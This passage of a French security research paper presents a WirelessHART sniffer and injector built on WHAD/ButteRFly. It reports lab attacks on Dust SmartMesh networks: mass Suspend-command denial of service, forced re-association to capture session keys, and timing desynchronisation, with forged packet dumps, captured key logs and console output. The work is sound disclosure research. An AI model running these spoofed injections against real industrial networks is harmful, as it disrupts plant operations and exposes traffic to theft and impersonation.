WHAD (Wireless HAcking Devices) [4] est un framework open-source dédié à l'analyse et à l'expérimentation de la sécurité des protocoles sans fil, tels que BLE, ZigBee ou LoRaWAN, présenté en 2025 lors de la conférence SSTIC. Il fournit une interface unifiée entre l'hôte et le matériel radio.

WHAD repose sur un protocole générique permettant aux dispositifs d'annoncer leurs capacités et d'exposer des opérations telles que l'écoute

de paquets ou l'initiation de connexions. Le framework s'articule autour de trois composants : *Whad-client* (logique côté hôte), *ButteRFly* [5] (firmware radio) et *Whad-protocol* (interface de communication standardisée).

Dans le cadre de ces travaux, nous nous sommes basés sur ce framework, que nous avons étendu en y intégrant des outils dédiés à l'analyse du WirelessHart.

4.2 Sniffer WirelessHART

Afin d'évaluer la sécurité de WirelessHART, nous avons notamment développé un sniffer dédié capable de suivre dynamiquement les communications du réseau. Cet outil open source, implémenté sur la base du framework WHAD, réalise un saut de canal synchronisé afin de capturer et d'analyser les échanges en cours.

Architecture et répartition des fonctionnalités Le fonctionnement du sniffer repose sur une répartition entre le firmware embarqué (ButteRFly) et le client WHAD s'exécutant sur l'hôte. Cette séparation est dictée par les contraintes temporelles critiques imposées par le mécanisme TSCH de WirelessHART.

ButteRFly Le firmware prend en charge l'ensemble des opérations nécessitant une réactivité temporelle fine :

- Calcul du canal actif pour chaque slot à partir de l'ASN et de la *channel map*.
- Commutation radio entre canaux (fréquence calculée selon $f_{\text{canal}} = 2405 + 5 \times (\text{canal} - 11)$ MHz).
- Gestion d'un timer matériel pour la synchronisation fine des slots.
- Ajustement temporel à partir des champs *Time Adjustment* contenus dans les accusés de réception.
- Capture des paquets et transmission vers *Whad-client* via *Whad-protocol*.

Cette implémentation bas niveau dans le firmware est indispensable : les slots de 10 ms et les fenêtres de réception de l'ordre de 2 ms ne permettent pas un traitement déporté sur l'hôte, notamment compte tenu de la latence de communication USB et du surcoût d'exécution d'un client Python.

Whad-client Le client, implémenté en Python, se concentre sur les tâches d'analyse de haut niveau :

- Déchiffrement des paquets capturés.

— Génération des paquets à injecter et leur chiffrement.
— Inférence des liens de communication non observés à l'aide d'un algorithme d'exploration.
— Analyse et dissection des commandes WirelessHART (via Scapy).
— Journalisation et export des captures.

Un dissecteur Scapy WirelessHART dédié a été implémenté dans le cadre de cette étude.

Mécanisme de synchronisation La synchronisation du sniffer s'effectue en plusieurs phases :

Phase d'initialisation Le dispositif radio écoute successivement chaque canal [11; 25] pendant une seconde jusqu'à la réception de trois paquets d'annonce distincts provenant potentiellement de différentes sources. Ces annonces permettent de :
— Extraire la *channel map*.
— Vérifier la durée effective du slot à partir des temps de réception et des numéros d'ASN associés.

À la réception du troisième paquet d'annonce, un timer matériel est démarré. Le début du slot suivant est calculé selon :

$$t_{\text{slot_start}} = t_{\text{adv_rx}} - \frac{\text{Len}_{\text{pkt}}}{R_{\text{data}}} - T_{s\text{TxOffset}} + T_{\text{slot}}$$

où $t_{\text{adv_rx}}$ est l'instant de réception du paquet, Len_{pkt} sa longueur, R_{data} le débit de la couche physique, $T_{s\text{TxOffset}}$ le délai de transmission et T_{slot} la durée d'un slot (10 ms).

Maintien de la synchronisation À chaque début de slot, le firmware calcule le canal actif en utilisant l'algorithme de saut de fréquence du WirelessHART, introduit dans la section 2.2. Sans réception de paquet durant un slot, le prochain slot commencera après T_{slot}, dans le cas contraire, le firmware ajuste l'instant prévu du prochain slot selon :

$$t_{\text{next_slot}} = t_{\text{rx}} + T_{\text{slot}} - \frac{\text{Len}_{\text{pkt}}}{R_{\text{data}}} - T_{s\text{TxOffset}}$$

où t_{rx} est l'instant de réception du paquet de non acquittement.




Fig. 5. Découpage temporel d'un slot WirelessHART. [11]

Déchiffrement et analyse des communications Une fois capturés par le firmware, les paquets sont transmis à *Whad-client* qui effectue leur déchiffrement en fonction du champ *Security Type* présent dans l'en-tête de la couche réseau.[4]

Le déchiffrement complet du trafic nécessite :

— La **clé d'association** ($\mathcal{K}_{\text{join}}$) : indispensable pour déchiffrer les échanges d'association et récupérer la clé du réseau et les clés de session distribuées au mote rejoignant le réseau.

— La **clé de réseau** ($\mathcal{K}_{\text{network}}$) : nécessaire pour vérifier l'intégrité au niveau de la DLL (DL-MIC) et pour le calcul d'intégrité lors d'une injection de trafic.

— Les **clés de session** ($\mathcal{K}_{\text{session_unicast}}$, $\mathcal{K}_{\text{session_broadcast}}$) : requises pour déchiffrer les données applicatives de la couche transport.

Méthodologie d'utilisation Deux scénarios d'utilisation principaux se distinguent selon l'instant de déploiement du sniffer.

Observation depuis la création du réseau Lorsque le sniffer est déployé avant ou pendant l'association des motes, il peut observer l'intégralité des échanges de clés. Dans ce cas :

1. Le sniffer se synchronise sur les messages d'annonce.
2. Il capture les handshakes d'association et extrait les clés distribuées.

[4] Le champ *Security Type* [11] peut prendre les valeurs suivantes : 0 pour une clé de session, 1 pour une clé d'association, 2 réservé pour usage futur.

3. Il construit progressivement la table des liens de communication de chaque mote.

Ce scénario offre une visibilité maximale et permet de suivre l'évolution dynamique du réseau.

Ajout après association des motes Dans ce cas, plusieurs limitations apparaissent :
- Les clés de session des motes déjà associés ne sont pas connues.
- La table des liens existants doit être inférée par observation passive.
- Seuls les nouveaux motes rejoignant le réseau verront leurs clés capturées.

Les communications chiffrées avec des clés inconnues ne peuvent être déchiffrées, et seules les méta-données (adresses, timing, canaux) restent exploitables pour l'analyse de la topologie.

Exploration des liens non observés Afin de palier aux limitations du scénario où le sniffer est déployé après l'établissement du réseau, nous avons conçu un mécanisme d'exploration automatique permettant d'inférer l'existence de liens actifs par test systématique des offsets possibles.

Principe de fonctionnement À chaque slot, le firmware du nRF52840 détermine si le slot courant correspond à un lien connu. Si aucune correspondance n'est trouvée dans la table des liens, le dispositif considère qu'il peut s'agir d'un lien encore non identifié et calcule un offset de test selon la stratégie suivante :

$$\text{offset} = \left\lfloor \frac{\text{ASN}}{\max\{|\text{superframe}|\}} \right\rfloor \bmod N_{\text{actifs}}$$

où $\max\{|\text{superframe}|\}$ correspond à la longueur maximale parmi les *superframes* connues et N_{actifs} désigne le nombre de canaux actifs dans la *channel map*.

Cette heuristique garantit que l'ensemble des offsets possibles est testé cycliquement sur un nombre limité de slots. Le firmware bascule alors sur le canal correspondant et tente de capturer un éventuel paquet. Si une réception a lieu sur ce lien inconnu, le dispositif envoie une notification `DiscoveredCommunication` à *Whad-client*, contenant l'ASN de capture et le paquet reçu.

Validation des liens explorés À la réception d'une notification de type `DiscoveredCommunication`, *Whad-client* analyse le paquet pour en extraire :

- Les adresses source et destination.
- Le type de lien (transmission, réception, partagé).
- Les options de communication.
- L'offset effectif utilisé.

Un lien candidat est alors créé et stocké dans une structure temporaire. L'hôte teste ensuite plusieurs hypothèses de longueur de *superframe* (en ordre décroissant de longueur) et vérifie si d'autres communications découvertes correspondent au même pattern :

- Même offset calculé modulo la longueur de superframe testée.
- Même paire (source, destination).
- Périodicité cohérente avec les ASN observés.

Chaque correspondance incrémente un score de confiance associé au lien candidat. Un thread dédié s'exécutant en parallèle surveille en permanence ces scores et valide automatiquement les liens ayant dépassé un seuil prédéfini (typiquement 3 à 5 observations cohérentes). Une fois validé, le lien est intégré dans la table d'ordonnancement et *ButteRFly* est notifié pour qu'il suive activement ce lien lors des prochains slots correspondants.

Limitations de l'exploration Ce mécanisme présente plusieurs contraintes :

- **Temps de découverte** : La validation d'un lien nécessite plusieurs occurrences périodiques, ce qui peut prendre plusieurs cycles de *superframe*.
- **Liens à faible activité** : Les liens utilisés sporadiquement (par exemple, pour des événements exceptionnels) sont difficilement détectables par cette approche statistique.
- **Charge de traitement** : Le calcul et le test systématique d'offsets sur chaque slot libre induisent une charge de traitement non négligeable, limitant potentiellement la mise à l'échelle dans des réseaux très denses.

Capacités d'injection Au-delà de la capture passive, l'outil intègre des fonctionnalités d'injection de paquets permettant la réalisation d'attaques actives. *Whad-client* construit les paquets à injecter en utilisant Scapy, puis les transmet à *ButteRFly* via le protocole WHAD. Le chiffrement des payloads est effectué côté client avec les clés de session récupérées lors de l'observation des associations. Ces capacités ont été utilisées pour évaluer les attaques présentées en Section 3.

Fig. 6. Matériel (*gateway* et nœuds) WirelessHART utilisé lors de nos expériences

4.3 Résultats

Durant toutes nos expérimentations, nous avons utilisé du matériel de la marque Analog Devices/Dust de la gamme SmartMesh, montré en figure 6, afin de créer un réseau WirelessHART cible dans lequel nous avons mené nos attaques et l'évaluation de nos outils.

Evaluation du sniffer Afin d'évaluer les performances du sniffer, nous avons limité la channel map à quatre canaux : {11, 23, 24, 25}, les autres étant placés en liste noire.[5] D'une part, quatre sniffers mono-canal ont été déployés, chacun dédié à un canal et enregistrant les paquets capturés avec l'identifiant du canal correspondant. Ces quatre sniffers sont utilisés comme groupe témoin pour obtenir une mesure de référence. D'autre part, un dernier sniffer à saut de fréquence, développé durant nos travaux, a été utilisé pour enregistrer les trames observées en parallèle des quatre autres sniffers.

Les résultats montrent que l'intégralité du processus d'association a été capturée par le sniffer à saut de fréquence. Deux expérimentations complémentaires ont été réalisées afin d'évaluer les performances du sniffer.

La première expérimentation (A) excluant les paquets d'annonce a été reproduite sur une communication continue de 14 heures entre deux motes et la *gateway*, durant la nuit, dans un environnement de bureau.

[5] La channel map est contrôlée à l'aide de l'API *Explorer* du SDK SmartMesh.

Tableau 3. Nombre de paquets capturés par le sniffer. (Légende : $Snif_4$ désigne les 4 sniffers mono-canal et $Snif_{FH}$ désigne le sniffer à saut de fréquence.)

Exp.	Paquets	Données	Keep-alive	Ack	Non accurate	Total
A	$Snif_4$	4514	3245	6840	2	14601
	$Snif_{FH}$	4511	3243	6834	5	14593
	Taux de perte	0.07%	0.09%	0.09%	N/A	0.05%
B	$Snif_4$	12929	59	12354	158	25500
	$Snif_{FH}$	11326	44	10765	153	22288
	Taux de perte	12.4%	25.42%	12.86%	N/A	12.6%

Le tableau 3 présente le nombre de paquets capturés par chaque type de sniffer. Le taux de perte observé pour le sniffer à saut de fréquence reste inférieur à 0,1 % pour l'ensemble des catégories de paquets, confirmant sa fiabilité pour l'analyse du trafic WirelessHART.

La seconde expérimentation (B) a été mise en place dans un environnement domestique sur une communication continue entre cinq motes et la *gateway*. L'expérience a été réalisée pendant une durée de 45mn, incluant la phase d'association, en générant du trafic intensivement et en continu par l'intermédiaire de la commande `Ping` de la *gateway* à destination de l'ensemble des nœuds. On constate une dégradation des résultats à 12,6 % de pertes totales, attribuables à la densité du trafic généré combinée à un environnement domestique plus bruité en 2,4 GHz (Wi-Fi, Bluetooth).

Évaluation de l'attaque de de-authentification massive Nous avons été en mesure d'évaluer l'attaque décrite dans la section 3.2, en implémentant et en injectant une requête de commande `Suspend` vers les voisins du *network manager*. La requête injectée usurpe l'identité de ce dernier au niveau de la couche réseau et celle de la *gateway* au niveau de la DLL. Nous avons mené deux expériences, afin d'évaluer respectivement [6] :

- un déni de service massif de l'ensemble des motes du réseau en spécifiant une durée de suspension longue (1000000 slots, soit 2.77h),
- la récupération des clés de session d'un mote en forçant une suspension courte (1000 slots, soit 10s) et en exploitant le mécanisme de ré-association automatique d'un mote au réseau.

[6] Les traces détaillées des deux expérimentations sont accessibles en ligne :
`https://homepages.laas.fr/rcayre/log_deauth_wihart/mass_deauth_attack_dos.log`
`https://homepages.laas.fr/rcayre/log_deauth_wihart/deauth_attack_steal_key.log`




Fig. 7. Topologie de l'expérience 1 - Déni de service

Expérience 1 : déni de service La première expérience menée avait pour objectif d'évaluer la faisabilité d'un déni de service visant l'ensemble des motes du réseau. Dans ce cadre, nous avons notamment déployé un réseau de capteurs industriels Dust composé d'une *gateway* et de 4 motes répartis selon une topologie linéaire, illustrée en figure 7, ainsi qu'un nœud malveillant (dongle nRF52840 équipé du firmware ButteRFly) déployé depuis l'initialisation du réseau à portée radio, implémentant l'attaquant. Chaque mote a été placé dans un bureau différent, éloignés d'une quinzaine de mètres environ.

Dans cette configuration, nous avons expérimenté l'envoi de la commande Suspend depuis l'attaquant en mode *broadcast*, avec une durée de suspension de longue durée (1000000 slots) :

```
|###[ Wireless Hart Command Request header ]###
|  command_number= 0x3cc
|  len        = 10
|###[ Suspend Devices Request ]###
|     asn_suspend= 103493
|     asn_resume= 1103493
```

Nous avons pu observer par l'intermédiaire du dongle nRF52840 que tous les motes recevant la requête de la commande ont relayé à leur tour le message vers leurs voisins sur le prochain lien *broadcast*, l'ASN courant restant inférieur à l'ASN de suspension indiqué. Le diagramme de séquence 8 détaille les paquets transmis par les différents nœuds observés lors de l'attaque.

Comme attendu, ce mécanisme a entraîné la suspension de l'ensemble des motes. Leur remise en marche nécessite une intervention humaine afin de les redémarrer manuellement, l'ASN de reprise spécifié indiquant une suspension de plusieurs heures.




Fig. 8. Diagramme de séquence des paquets transmis.

Nous avons pu confirmer depuis la console de la *gateway* que les motes ne répondaient plus aux `Ping`, confirmant la réussite d'un déni de service massif du réseau :

```
> ping 2
> ping 5
> ping 7
> ping 8
> [07:35:43] Ping mote 2: reply #1: timed out
[07:35:43] Ping mote 2: sent 1, rcvd 0, 100% lost.
[07:37:07] Ping mote 5: reply #1: timed out
[07:37:07] Ping mote 5: sent 1, rcvd 0, 100% lost.
[07:37:25] Ping mote 8: reply #1: timed out
[07:37:25] Ping mote 8: sent 1, rcvd 0, 100% lost.
[07:37:43] Ping mote 7: reply #1: timed out
[07:37:43] Ping mote 7: sent 1, rcvd 0, 100% lost.
Mote #2 changed state to Lost
Mote #8 changed state to Lost
Mote #5 changed state to Lost
Mote #7 changed state to Lost
```

Expérience 2 : ré-association forcée Les capteurs industriels Dust utilisés lors de ces expérimentations implémentent un mécanisme de ré-association automatique au réseau suite à une suspension. En exploitant ce mécanisme et en le combinant à l'injection de commande `Suspend`, il nous a été possible de forcer une ré-association en injectant une requête de la commande indiquant une durée de suspension courte (1000 slots), permettant la récupération des clés de session d'un mote.




Fig. 9. Topologie de l'expérience 2 - Réassociation forcée

Pour cette expérience, nous avons déployé un réseau de capteurs industriels Dust composé d'une *gateway* et de 3 motes répartis selon la topologie illustrée en figure 9, ainsi qu'un attaquant pouvant sniffer le trafic et injecter des paquets (dongle nRF52840). Deux motes (3 et 10) ont été placés en triangle à dix mètres de la *gateway*, et un mote (8) a été placé à 15 mètres de la *gateway* et 5 mètres du mote 3, afin d'assurer la présence d'un voisin. Nous avons pu confirmer la présence d'une route entre 3 et 8 en observant le nombre de hops (2) lors d'un ping réalisé depuis la *gateway* à destination du mote 8 :

```
> ping 8
> [13:00:25] Ping mote 8: reply #1: 3.725s 2 hops [19.9C 2.115V]
[13:00:25] Ping mote 8: sent 1, rcvd 1, 0% lost. Ave.roundtrip: 3.725s hops: 2

> ping 10
> [13:00:33] Ping mote 10: reply #1: 3.852s 1 hops [19.5C 2.197V]
[13:00:33] Ping mote 10: sent 1, rcvd 1, 0% lost. Ave.roundtrip: 3.852s hops: 1

> ping 3
> [13:00:38] Ping mote 3: reply #1: 2.540s 1 hops [19.5C 2.373V]
[13:00:38] Ping mote 3: sent 1, rcvd 1, 0% lost. Ave.roundtrip: 2.540s hops: 1
```

Nous avons réalisé successivement :
- l'association des nœuds 3, 8 et 10,
- l'extinction du nœud 3,
- l'activation du sniffer,
- une ré-association du nœud 3.

L'attaquant a ainsi été en mesure d'observer uniquement l'association du nœud 3 et de récupérer ses clés de sessions *unicast* et les clés de *broadcast*, constituant les conditions initiales de l'expérimentation.

```
    <WirelessHartDecryptor>
  Join Key       : b'ABCDABCDABCDABCD'
  Network Key    : b'\x117\xac\n<S_\xce\xc3\xd0[X\x03JK\x86'
  Unicast Sessions Keys:
    id1=3, id2=63872, nonce=13
        -> b'\xb9\xd6\x04\x85\x81\xa0\xcc\x85r\xae\xa7\xd5\xf3\x0e$\x8c'
    id1=63873, id2=3, nonce=12
        -> b'?\x19\x19\xf0#\xb33\x1f\xb5Y\xf7\xfc\xc8\xb6\xe0\x16'
  Broadcast Sessions Keys:
    id1=65535, id2=63872, nonce=12
        -> b'@\x91\x97\x81\x05G\xe1\xa9K\xe2\x01\xb15\x95[\x84'
    id1=65535, id2=63873, nonce=1
        -> b'\xf7\xe5C\xd6\xdf\x9c@\xb5c\xca\xef5\xebY\xca\xc6'
```

Nous avons ensuite réalisé l'injection d'une commande *Suspend*, transmise en usurpant l'adresse 0x1 (*gateway*) vers l'adresse 0x3 (mote 3) au niveau DLL, et l'adresse du *network manager* (0xF980) comme adresse source et celle de *broadcast* (0xFFFF) en destination au niveau réseau, tout en spécifiant une durée d'ASN courte (1000 slots). Le paquet a été chiffré et authentifié avec les clés $\mathcal{K}_{\text{session_broadcast}}$ et $\mathcal{K}_{\text{network}}$, récupérées lors de l'observation par l'attaquant de la phase d'association du mote 3.

```
###[ 802.15.4 Data ]###
     dest_panid= 0x4cd
     dest_addr = 0x3
     src_addr  = 0x1
###[ Wireless Hart Data Link header ]###
        reserved  = 0
        priority  = command
        network_key_use= yes
        pdu_type  = data
        mic       = 0x0
###[ Wireless Hart Network Layer header ]###
           [...]
           graph_id  = 0x0
           nwk_dest_addr= 0xffff
           nwk_src_addr= 0xf980
###[ Wireless Hart Network Security sub-layer header ]###
              reserved  = 0
              security_types= session_keyed
              counter   = 0xd
              nwk_mic   = 0x0
###[ Wireless Hart Transport Layer header ]###
                 [...]
                 \commands  \
                  |###[ Wireless Hart Command Request header ]###
                  |  command_number= 0x3cc
                  |  len       = 10
                  |###[ Suspend Devices Request ]###
                  |     asn_suspend= 311759
                  |     asn_resume= 312759
```

Suite à cette injection, nous avons pu observer la propagation de la *Suspend Request* de 0x3 vers 0x8, de 0x8 vers 0x1 et de 0x3 vers 0x1,

indiquant la diffusion par 0x3 du paquet vers son voisin 0x8. Sur la console de la *gateway*, suite à la prise en compte de la suspension, on observe une perte de connectivité pour les motes 3 et 8, immédiatement suivie par une ré-association des deux nœuds :

```
> Mote #8 changed state to Lost
Mote #8 changed state to Negot1
Mote #8 changed state to Negot2
Mote #8 changed state to Conn
Mote #3 changed state to Lost
Mote #3 changed state to Negot1
Mote #3 changed state to Negot2
Mote #3 changed state to Conn
Mote #8 changed state to Oper
Mote #3 changed state to Oper
```

Ces phases d'association sont directement observées par l'attaquant sur le sniffer, permettant la récupération :
- des nouvelles clés de session *unicast* du nœud 3
- des clés de session *unicast* associées au nœud 8.

```
<WirelessHartDecryptor>
  Join Key       : b'ABCDABCDABCDABCD'
  Network Key    : b'\x117\xac\n<S_\xce\xc3\xd0[X\x03JK\x86'
  Unicast Sessions Keys:
    id1=3, id2=63872, nonce=6
        -> b'.\xf5J%\xe5\x1b\x11\x1f\x00\x90\xdd\x84\xee\\\x9f\xc0'
    id1=63873, id2=3, nonce=13
        -> b"\xbfa3*Y\x04\xaeH\xc9\x92\xfci'\xa5=\x97"
    id1=8, id2=63872, nonce=7
        -> b'\xe0\x01Z\xeb\xb3\xfes\xc8\xc9\xfaq\xf1\xaf\x10K\x1d'
    id1=63873, id2=8, nonce=1
        -> b'\xfeK\xe6K\xf8&a>5\xb6\xea\xdeK]\xc6\xe5'
  Broadcast Sessions Keys:
    id1=65535, id2=63872, nonce=13
        -> b'@\x91\x97\x81\x05G\xe1\xa9K\xe2\x01\xb15\x95[\x84'
    id1=65535, id2=63873, nonce=1
        -> b'\xf7\xe5C\xd6\xdf\x9c@\xb5c\xca\xef5\xebY\xca\xc6'
```

L'attaquant est alors en mesure de déchiffrer l'intégralité du trafic associé au nœud 8 et d'usurper son identité, compromettant l'intégrité et la confidentialité du réseau.

Attaque de désynchronisation temporelle Nous avons réalisé une évaluation de l'attaque de désynchronisation présentée en Section 3.2. En injectant des requêtes `Ping` usurpant l'identité d'une source de temps légitime avec un décalage temporel contrôlé, nous avons été en mesure d'observer différentes réactions du réseau au paquet injecté, incluant une désynchronisation complète du mote visé.

Environnement expérimental Pour réaliser cette analyse, nous avons déployé un réseau cible composé d'un mote et d'une *gateway* Dust, au sein d'un environnement contrôlé (déploiement au sein d'une cage de Faraday). Nous avons également déployé au sein de l'environnement un dongle *nRF52840* embarquant le firmware *ButterFly*, simulant le rôle d'un attaquant. Lors de nos expérimentations, nous avons réalisé les opérations suivantes :

— **Association du mote légitime (8) à la *gateway* (1)**, observé dans son intégralité par le sniffer.
— **Génération de trafic légitime**, en déclenchant dix procédures de ping depuis la console de la *gateway* à destination du mote (8).
— **Injection d'une Ping Request intégrant un décalage temporel contrôlé**, à destination du mote légitime 8, en usurpant l'adresse de la *gateway* (1) comme source au niveau DLL, et en usurpant l'adresse du *network manager* (0xf980) au niveau réseau.

Le décalage temporel a été contrôlé en intégrant au sein de la primitive d'émission pour un slot dans le firmware du sniffer un retard temporel en micro-secondes, paramétrable depuis le client. En parallèle de chaque tentative d'injection, nous avons loggé l'intégralité du trafic observé par le sniffer, ainsi que les logs correspondants générés par le mote et par la *gateway*.

Campagnes d'injection réalisées Nous avons réalisé plusieurs campagnes d'injection différentes, visant à caractériser les différentes réactions du mote en fonction du décalage temporel lors de l'injection. Nous présentons ici deux campagnes d'injection présentant des résultats représentatifs :

— **Expérience 1** : Injection unique avec 1000us de décalage
— **Expérience 2** : Injections multiples, en incrémentant le décalage progressivement à partir de 2000us

Les résultats obtenus lors de ces expérimentations sont représentés graphiquement respectivement en Figure 10 et en Figure 11. La représentation graphique proposée permet une visualisation de l'ensemble de la communication en fonction du temps. Le graphique du haut correspond au décalage observé lors de la réception du paquet par rapport à l'instant de transmission idéal d'un paquet de donnée du point de vue du *Network Manager* (référentiel glissant). Les deux graphiques du bas représentent les valeurs d'ajustements temporels (*time adjustements*) extraites des paquets d'acquittements observés, indiqués en μs.

En effet, lors de la réception d'un paquet nécessitant un acquittement, le récepteur calcule une valeur de correction Δt, correspondant à la diffé-

rence entre l'instant de réception observé (t_{reel}) et l'instant de réception théorique idéal (t_{ideal}). Par conséquent :

— Une valeur de correction positive indique un paquet reçu **avant** l'instant idéal estimé, indiquant un **retard** de l'horloge du récepteur.
— Une valeur de correction négative indique un paquet reçu **après** l'instant idéal estimé, indiquant une **avance** de l'horloge du récepteur.

Cette valeur de correction est directement reportée à l'émetteur par l'intermédiaire d'un champ spécifique intégré au sein de l'acquittement :

```
<WirelessHart_DataLink_Acknowledgement [...] time_adjustment=64 |>>>>
```

Stratégie de synchronisation temporelle Lors d'une communication, l'un des équipements voisins sert de référence temporelle (ou *Time Source*) à l'autre, guidant la stratégie de synchronisation temporelle utilisée. Dans le cas des échanges observés lors de ces expérimentations entre la *gateway* et le *mote*, la source temporelle sélectionnée est la *gateway*. Ainsi, à chaque paquet de données reçu depuis la *gateway*, ou à chaque valeur de correction extraite depuis un acquittement transmis par la *gateway*, le mote va appliquer la correction qu'il a estimé (et potentiellement reporté via un acquittement) en soustrayant la valeur de $-\Delta t$ lors du calcul des bornes temporelles du prochain slot, afin de compenser la dérive d'horloge ainsi estimée. La figure 12 illustre le fonctionnement normal du mécanisme de synchronisation temporel, appliqué à la correction d'une dérive t_{ini} entre le Mote et la Gateway.

Analyse des résultats Les résultats obtenus lors de nos expérimentations mettent en évidence trois possibilités lors de l'injection d'un paquet de Ping Request décalé temporellement, émis à destination du mote en usurpant l'identité de la *gateway*.

Le premier cas observé (Cas A), illustré en Figure 13 correspond au cas le plus critique, menant à une désynchronisation complète des deux équipements, illustré par l'expérience 1.

Il correspond à une injection de Ping Request à la limite de la borne basse de la fenêtre d'écoute du mote : en appliquant un décalage temporel de 1000 μs lors de l'injection, nous avons pu observer un acquittement du mote indiquant une valeur d'ajustement temporel égale à 1073 μs :

```
[packet]  [timestamp=1911173480, channel=20]  | 4188b8cd0401000800380004312ae2253234da
<Dot15d4FCS fcs=0xda34 |
    <Dot15d4Data  dest_panid=0x4cd dest_addr=0x1 src_addr=0x8 |
    <WirelessHart_DataLink_Hdr priority=command network_key_use=yes pdu_type=acknowledgment mic=0x2ae22532 |
    <WirelessHart_DataLink_Acknowledgement  response_code=success time_adjustment=1073 |>>>>
```




Fig. 10. Expérience 1 : résultats expérimentaux de l'injection unique (decalage faible)

